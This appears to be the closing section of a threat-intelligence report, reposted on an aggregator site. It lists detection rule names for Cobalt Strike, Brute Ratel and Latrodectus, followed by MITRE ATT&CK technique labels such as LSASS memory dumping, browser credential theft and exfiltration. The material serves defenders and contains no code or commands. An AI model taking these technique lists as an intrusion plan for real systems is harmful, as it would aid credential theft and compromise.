0ddc3e0a-c4ca-5342-b029-107ce1f2751e : CAPE_Bruteratelsyscall
956b6736-b3ef-5974-b3dd-02d04336dbe8 : CAPE_Latrodectus_1
6bd6fbb4-6634-5b51-90f0-f24e48d69043 : EMBEERESEARCH_Win_Cobalt_Sleep_Encrypt
2e0925bc-6929-57fd-a204-d14352ab043b : MALPEDIA_Win_Brute_Ratel_C4_Auto
1adbbac8-6bfc-5d06-9cad-1cba809f72a0 : MALPEDIA_Win_Cobalt_Strike_Auto
02322cd8-96f0-5b56-94f1-88df3945f27c : MALPEDIA_Win_Latrodectus_Auto
042a598d-66fa-4994-a793-228355abd5dd : SEKOIA_Latrodectus_Br4_Js_Dropper
29076cf5-f391-42f2-918f-e1c929bd368d : SEKOIA_Latrodectus_Exports
d5b53d68-55f9-5837-9b0c-e7be2f3bd072 : SIGNATURE_BASE_Cobaltstrike_Sleep_Decoder_Indicator
63b71eef-0af5-5765-b957-ccdc9dde053b : SIGNATURE_BASE_HKTL_Cobaltstrike_Beacon_4_2_Decrypt
af558aa2-a3dc-5a7a-bc74-42bb2246091c : SIGNATURE_BASE_HKTL_Cobaltstrike_Beacon_Strings
d396ab0e-b584-5a7c-8627-5f318a20f9dd : SIGNATURE_BASE_HKTL_Cobaltstrike_Sleepmask_Jul22
a7dae4c7-672e-58fb-8542-90fa90d991a4 : TRELLIX_ARC_MALW_Cobaltrike
113ba304-261f-5c59-bc56-57515c239b6d : VOLEXITY_Trojan_Win_Cobaltstrike
4110d879-8d36-4004-858d-e62400948920 : Windows_Trojan_BruteRatel_4110d879
5b12cbab-c64c-4895-a186-b940bf4a8620 : Windows_Trojan_BruteRatel_5b12cbab
644ac114-cc66-443e-9dd0-a591be99a86c : Windows_Trojan_BruteRatel_644ac114
3dc22d14-a2f4-49cd-a3a8-3f071eddf028 : Windows_Trojan_CobaltStrike_3dc22d14
663fc95d-2472-4d52-ad75-c5d86cfc885f : Windows_Trojan_CobaltStrike_663fc95d
8d5963a2-54a9-4705-9f34-0d5f8e6345a2 : Windows_Trojan_CobaltStrike_8d5963a2
b54b94ac-6ef8-4ee9-a8a6-f7324c1974ca : Windows_Trojan_CobaltStrike_b54b94ac
841ff697-f389-497a-b813-3b9e19cba26e : Windows_Trojan_Latrodectus_841ff697
MITRE ATT&CK

Access Token Manipulation - T1134
Archive via Utility - T1560.001
Bypass User Account Control - T1548.002
Credentials from Web Browsers - T1555.003
Credentials In Files - T1552.001
Domain Accounts - T1078.002
Domain Account - T1087.002
Domain Groups - T1069.002
Domain Trust Discovery - T1482
Drive-by Compromise - T1189
Encrypted/Encoded File - T1027.013
Exfiltration Over Alternative Protocol - T1048
Exfiltration Over Unencrypted Non-C2 Protocol - T1048.003
Exploitation of Remote Services - T1210
File and Directory Discovery - T1083
File Deletion - T1070.004
Ingress Tool Transfer - T1105
JavaScript - T1059.007
Junk Code Insertion - T1027.016
Lateral Tool Transfer - T1570
Local Account - T1087.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
Masquerading - T1036
Network Service Discovery - T1046
Network Share Discovery - T1135
Non-Standard Port - T1571
PowerShell - T1059.001
Process Injection - T1055
Registry Run Keys / Startup Folder - T1547.001
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Rundll32 - T1218.011
Scheduled Task - T1053.005
Security Software Discovery - T1518.001
Service Execution - T1569.002
SMB/Windows Admin Shares - T1021.002
System Information Discovery - T1082
System Owner/User Discovery - T1033
Web Protocols - T1071.001
Windows Command Shell - T1059.003
Windows File and Directory Permissions Modification - T1222.001
Windows Management Instrumentation - T1047
Internal case #PR37865 #TB28761
如有侵权请联系:admin#unsafe.sh